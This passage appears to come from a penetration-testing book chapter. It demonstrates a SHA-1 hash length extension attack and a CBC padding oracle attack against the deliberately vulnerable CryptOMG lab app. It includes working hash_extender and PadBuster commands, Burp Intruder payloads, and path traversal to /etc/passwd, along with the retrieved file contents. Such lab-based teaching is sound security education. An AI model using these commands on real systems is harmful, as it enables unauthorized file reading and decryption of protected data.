that value is the actual SHA-1 hash for the whole message.

Put simply, whenever you see a SHA-1 hash, you're actually seeing the final running state for the final 512-bit block of message data. The compression function took the previous running state as one of the inputs, going back to the beginning of the message and the specification-defined initial hash value.

So why do we care about all these nifty details? The key to how the length extension attack works is the SHA-1 hash isn't just the output of the entire operation; it's the running state at that point in the hashing process. Suppose the hash process were to continue with another block of message data; the running state at the penultimate block would be exactly what we see here. That running state came from the output of the last compression function, which itself took in the previous running state, and so on – until we're back at the initial hash value as the 160-bit input and the first block of message data as the 512-bit input, which contains the unknown secret! We'll create a new message with the attacker's data on the end, plus whatever padding is needed to get us to a 512-bit block. We'll then take the original hash as the running state input to the compression function for the last block, ending up with a new hash that fundamentally derives from the first secret block. We never find out what the secret is, and we don't have to – its DNA is built into the numbers we do have:



I know what the hacker in you is saying at this point: *since the final block will have padding, we don't know the length of the padding without knowing the length of the secret; therefore, we can't slip our data in without knowledge of the secret's length*. True, but elementary, Watson! We will rely on one of the most powerful, dangerous, mind-blowing hacking techniques known to mankind: we'll just guess. The secret can't be just any length; it has to fit in the block. This limits the guessing, making this feasible. But let's make life a little easier by using Burp Suite to send the guesses.

Data injection with the hash length extension attack

Back to our demonstration. You recall that the name of the file is `test`. This means that `test` is the actual data, and thus the 512-bit input to the compression function was made up of secret, test, and padding. All we need to tell hash extender is the current hash, the original data, the range of byte length guesses for the secret, and the data we want to inject – it will do the rest by spitting out a hash for each guess. We would then construct a URL with our attacker data as the filename, and our new hash – if we get the length of the secret right, then our hash will pass validation. Let's check out the command:

```
# ./hash_extender --data=test --
signature=dd03bd22af3a4a0253a66621bcb80631556b100e --
append=../../../../../../../etc/passwd --format=sha1 --secret-min=8 --
secret-max=50 --table --out-data-format=html > HashAttackLengthGuesses.txt
```

The following are the terms used in the preceding command:


- `--data` defines the data that's being validated. In the terminology we've been using so far, this would be our message when referring to **secret + message**. Remember, hash extender is assuming that we know the data that's being validated (in this case, the name of the file to be accessed); by definition, we don't know anything about the secret. The only thing we hope to learn is the length of the secret, but that's after trial and error.
- `--signature` is the other part of the known parameters: the hash that we know correctly validates the unmodified message. Remember, we need to provide the running state that would be used as input to our next compression function round.
- `--append` is the data we're sneaking in under the door. This is what is actually going to be retrieved, and what our specially generated attack hash is validating. For our attack, we're trying to nab the `passwd` file from `etc`. We're using the handy `../../../` to climb out of wherever we are in the filesystem back to `/`, and then jumping into `/etc/passwd`. Keep in mind, the number of jumps through parent folders is unknown since it would depend on the specific implementation of this web application, so I'm throwing out a guess for now. I'll know later if I need to fix it. You don't need a valid path to find the new hash!

- `--format` is the hash algorithm. You can know this for a fact, or perhaps you need to guess based on the length of the hash; this may also require some trial and error.
- `--secret-min` and `--secret-max` is the range of secret length guesses in bytes. The individual circumstances of your test may require this to be used very carefully – for example, I'm using a pretty wide range here because I'm in my lab, planning on using Burp Suite and Intruder, and I know the web app doesn't defend against rapid-fire requests. Some systems may lock you out! You may need to take the results and just punch in URLs manually, like in the good old days.
- `--table` is going to make our results look pretty by organizing them in a table format.
- `--out-data-format` is handy for situations where a system is expecting data in, for example, hexadecimal. In our case, we would like the HTML output as we're just going to feed this information into web requests.
- Finally, I tell Linux to dump the output of this command into a text file.

Go ahead and take a peek at the result. You'll see it's basically a list of hashes lined up with the data we hope to inject; each line will have a different amount of padding as it is associated with a particular guess of the secret length. The wider the range you defined for `secret-min` and `secret-max`, the more lines you'll have here.

I fire up Burp Suite, which creates a local HTTP proxy on port `8080` by default. When I'm ready to let Burp Suite in on the action, I configure my browser's network settings to talk to my proxy at `127.0.0.1:8080`. Then I click the **test** link again in the CryptOMG page to create a new `GET` request to be intercepted by Burp Suite. When I see it, I right-click on it and send it to Intruder.

Intruder is an aggressive tool for firing off requests with custom parameters that I define – these custom parameters are called payloads. Note that payloads are defined with sectional symbols. Simply highlight the text that you want to substitute with payloads and click the **Add** button at the right. We already know our algorithm is SHA-1 and we aren't changing that, so I've only defined `file=` and `hash=` as payload positions:



Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Pitchfork

```
GET
/ctf/challenge5/index.php?algo=sha1&file=§test§&hash=§dd03bd22af3a4a0253a66621
bcb80631556b100e§ HTTP/1.1
Host: 192.168.108.106
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.108.106/ctf/challenge5/index.php?algo=sha1&file=test&hash=dd03b
d22af3a4a0253a66621bcb80631556b100e
Connection: close
Upgrade-Insecure-Requests: 1
```

2 payload positions Length: 528

Now, we click on the **Payloads** tab so we can define what's going to be placed in those payload positions we just defined. For this part, you'll need to do a little preparation first. You need two separate lists for each payload position. Hash extender gave us everything we need, but in a space-delimited text file. How you separate those columns is up to you (one method is using spreadsheet software).

I define the payload sets in order of position; for example, since the `file=` parameter is the first position I encounter reading from left to right, I make the list of attacker data **Payload set 1**. Then, my list of hashes goes in **Payload set 2**. Now, the fun can begin – weapons free!



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 44

Payload type: Simple list Request count: 43


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
```

Kick back with a cup of coffee as intruder fires off `GET` request after `GET` request, each one with customized parameters based on our payload definitions. So what happens if a particular filename and verification hash combination is wrong? We just get a File Not Found error – in HTTP status code terms, a 404. A total of 27 requests later, check out our status column — we received an HTTP 200 code. Bingo, we created a malicious request and had the hash verified. Let's click the **Response** tab and revel in the treasures of our find. Uh oh: failed to open stream: No such file or directory? What's going on here?

One thing we know for sure is the byte length of the secret. Note the number of guesses with the same hash, but only the request succeeded. That's because finding the hash was only part of the fun – we needed the exact length of the secret. Each item in the **Payload1** column is our data with varying padding lengths. Since we defined our exact range, it's a matter of counting the requests needed to succeed. We're on the 26th request and started with 8 bytes for a secret length, so the length of the secret is 34 bytes:




Request	Payload1	Payload2	Status	Error	Timeout	Length	C
25	test%80%00%00%00%00%00%...	5f356149dfad913f837b4fd7e24...	404	☐	☐	1516	
26	test%80%00%00%00%00%00%...	5f356149dfad913f837b4fd7e24...	404	☐	☐	1516	
27	test%80%00%00%00%00%00%...	5f356149dfad913f837b4fd7e24...	200	☐	☐	1755	
28	test%80%00%00%00%00%00%...	5f356149dfad913f837b4fd7e24...	404	☐	☐	1516	
29	test%80%00%00%00%00%00%...	5f356149dfad913f837b4fd7e24...	404	☐	☐	1516	

```
HTTP/1.1 200 OK
Date: Sat, 05 May 2018 19:29:27 GMT
Server: Apache/2.4.33 (Unix) OpenSSL/1.0.2n PHP/5.6.35 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.35
Content-Length: 1504
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  : failed to open stream: No such file or directory in
<b>/opt/lampp/htdocs/ctf/challenge5/index.php</b> on line <b>38</b><br />
<html>
        <head>
```

As for the file not found problem, we simply didn't climb the right number of parent folders to get to `/etc/passwd`. Despite this, we provided data with the correct padding length and a valid hash, so the system considers us authorized; it's simply telling us it can't find what we're allowed to steal.

Now that we know the length of the secret, we can just go back to manual requests. This part will take good old-fashioned trial and error. I'll just keep adding jumps until I get there. It doesn't take long before I've convinced the host to spit out the `passwd` file:



test�0../../../../../../../..
/../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin
/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Busting the padding oracle with PadBuster


Secure cryptosystems shouldn't reveal any plaintext-relevant information about encrypted messages. Oracle attacks are powerful demonstrations of how you don't need much seemingly meaningless information to end up with a full decrypted message. Our CryptOMG web app provides a challenge that can be defeated by exploiting a padding oracle: a system that gives us information about the validity of padding in a decryption process without revealing the key or message.

Interrogating the padding oracle

I load up the CryptOMG main page and select the first challenge (like last time, we're out to get `/etc/passwd`). On the test page, I see nothing of interest in the actual content of the page, so I examine the URL:
`http://192.168.108.106/ctf/challenge1/?&c=df2a17a3cf9a378137b2838d8a440bf8ce680f494a8d57c2805c72ad6ca34858`.

Take a look at the `c=` field. That's 64 hexadecimal characters (256 bits). It's safe to say we're dealing with some sort of ciphertext. Again, in the spirit of just breaking things to see what happens, let's flip some bits around.

First, I'll modify some bits at the beginning of the string and resubmit the request:


192.168.108.106/ctf/challenge1/?&c=...

Warning: file_exists() expects parameter 1 to be a valid path, string given in **/opt/lampp/htdocs/ctf/challenge1/index.php** on line **51**


Cipher: rijndael-128 Encoding: lower hex save

- Hello
- Home
- Links
- Pictures
- Test

File not found

This is interesting because this error suggests the decryption was successful. The server is telling us that it decrypted a request for a file; the problem is that the file doesn't exist. The fact that the server is telling us this means it understood our request – and this is despite not knowing the encrypted message.

Now, I'll try modifying some bits around the trailing half of the 256-bit encrypted value and resubmit:



192.168.108.106/ctf/challenge1/?&c=...

Cipher: rijndael-128 Encoding: lower hex save

- Hello
- Home
- Links
- Pictures
- Test

Server 500: Padding Error

We've all had that one friend who just talks too much and ends up giving away too much information. In this case, our friend is an oracle – a system that inadvertently reveals information useful in an attack, even though the information itself is supposed to be meaningless. We've just learned that there is padding in this message, making it a block cipher; let's assume AES in CBC mode. And, most importantly, we know that the target is functioning as a padding oracle, letting us know the validity status of the padding in the encrypted message.

Let's bust out PadBuster to attack the padding oracle in this demonstration. Once we've nabbed our `passwd` file, let's take a look at what happened behind the scenes.

Decrypting a CBC block with PadBuster


If you run PadBuster with no parameters, you'll get a help screen that gives us the very simple usage requirements: we just need that URL, the encrypted block of data itself, and the block size (in bytes). Since we're assuming AES, the block size would be 128 bits (128 / 8 = 16 bytes):

```
# padbuster
"http://192.168.108.106/ctf/challenge1/?&c=7b7c11989ee1067f80bd910cf5725ea0
026b1e519669377705f7d3de8f356c41"
7b7c11989ee1067f80bd910cf5725ea0026b1e519669377705f7d3de8f356c41 16 -noiv -
encoding 1
```

Don't worry about the fact that the encrypted message here doesn't match the one in your lab; it changes with every session. The basic usage format is `padbuster "[url]" [message] [block size]` but we've added two options to the end:

- `-noiv` is specifying that there is no IV known to us; it isn't in the URL like in our last demonstration, so we're roughing it without as it will be derived from the first `[block size]` bytes
- `-encoding 1` is important, we're letting PadBuster know to use lower hexadecimal (lowercase letters) encoding


When we execute the command, PadBuster has a chat with the oracle. A table is shown to us with response signatures based on the oracle's answers. PadBuster will recommend one for you, but we already saw a 500 status code when we tampered with the padding, so that's what we pick here. PadBuster then gets to work decrypting based on the information it gathered, and after about 10 seconds, we get our decrypted result: some random ASCII characters, a pipe symbol, and the file path. Now we know how the message is formatted, we're going to reverse the process to generate an encrypted message with our request in it:



```
[+] Cipher Text (HEX): 026b1e519669377705f7d3de8f356c41
[+] Intermediate Bytes (HEX): 555377f1f2847550f4d8e278f1765aa4
[+] Plain Text: ./files/test

-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): GU5O_B+SWE,S5]\|./files/test

[+] Decrypted value (HEX): 4755354F5F422B5357452C53355D5C7C2E2F6669
6C65732F7465737404040404

[+] Decrypted value (Base64): R1U1T19CK1NXRSxTNV1cfC4vZmlsZXMvdGVzd
AQEBAQ=
```

We're just going back and using the same command but with the `plaintext` flag at the end. That's it. PadBuster makes this *too* simple:

```
# padbuster
"http://192.168.108.106/ctf/challenge1/?&c=7b7c11989ee1067f80bd910cf5725ea0
026b1e519669377705f7d3de8f356c41"
7b7c11989ee1067f80bd910cf5725ea0026b1e519669377705f7d3de8f356c41 16 -noiv -
encoding 1 -plaintext
"GU5O_B+SWE,S5]\|../../../../../../../../../etc/passwd"
```



```
-------------------------------------------------------
** Finished ***

[+] Encrypted value is: d71bf5f493d6927eeb95770879a52305c1198c33
2451aa5e5453eabbeeb6644fc507bcfb6c37bc121759fb4cc92ac8466a08c815
969b49c145c60c0a5d5256b50000000000000000000000000000000000
-------------------------------------------------------
```

Passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin
/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin
/nologin
```

Behind the scenes of the oracle padding attack

So how did PadBuster pull off this magical feat? Right off the bat, PadBuster speaks the language of padding. That's just a poetic way of saying that padding is not arbitrary; it follows a standard and PadBuster creates requests accordingly. The padding that we encounter in the operation of CBC mode ciphers is called **PKCS#5/PKCS#7** padding.

TIP

That initialism isn't as scary as it looks; it just means **Public Key Cryptography Standards**, a family of standards that started out as descriptions of proprietary technology in the 1990s. #5 and #7 refers to the fifth and seventh of those standards. They describe more than padding, but the particular method of padding relevant here comes from these standards. We're using both interchangeably here because the only difference between #5 and #7 is that #7 defines block sizes of 8 or 16 bytes (64 bits and 128 bites); #5 only defines block sizes of 8 bytes/64 bits.

The concept is pretty simple. As we know, the heart of a block cipher is the fixed-length block of data. Of course, messages that need to be encrypted are not of a fixed length; they may be as short as `Hello, World!` or as long as the `Zimmermann Telegram`. This is where padding comes in. PKCS#5/PKCS#7 uses padding bytes, which are nothing more than a hexadecimal number. The number is equal to the number of padding bytes. For example, if there are five padding bytes, they'll all be `0x05`. If a message happens to be evenly divisible by the block size, then an additional block of nothing but padding bytes (the value of which is, by definition, equal to the block size in bytes) is appended to the message. The purpose of this is to provide the error-checking mechanism inherent to this design. So if I come along and decrypt a message only to find five padding bytes with the value `0x07`, then guess what prophecy this wise oracle is telling? Padding error.

Thus, the oracle can tell us one of three things when we pass encrypted data to the target:

- The encrypted data was padded correctly, and contains valid server data once decrypted. Basically, a completely normal operation. The server responds with HTTP 200 OK.
- The encrypted data was padded correctly, and contains invalid server data once decrypted. This is just like sending something unexpected to a server without encryption, for example, a file request for a non-existent file. This is technically an HTTP 200, but typically with a custom error (for example, File Not Found).
- The encrypted data was padded incorrectly, which breaks the decryption process and hence, nothing gets actually passed to the server. This causes a cryptographic exception and the response is an HTTP 500 Internal Server Error.

This is half of the recipe for compromise. The other half is the concept we introduced at the beginning of the chapter: when you know two out of three binary values that have an XOR relationship to each other, you can easily solve for the missing field. So, we tweak the enciphered bits and repeatedly submit our modified requests, chatting with the oracle for state feedback, until we stop breaking decryption and the oracle tells us *the padding looks good*. With the oracle confirming the correct padding, this attack becomes a form of known-plaintext cryptanalysis, allowing us to decrypt the message.

Recall that block ciphers have an IV to serve as the last block to start the block-chaining process; in these attacks, the IV is not always known to the attacker and, indeed, in our lab, there is none defined for us. PadBuster can work with this via the `-noiv` flag and thus uses the first bytes as an IV; the number of bytes used as an IV is defined in the block size parameter. We also know that CBC mode ciphers XOR the intermediary bits (that is, the bits after the encryption process) with the corresponding bits from the previous block (block chaining), so once decryption has begun, PadBuster works backwards.

Summary

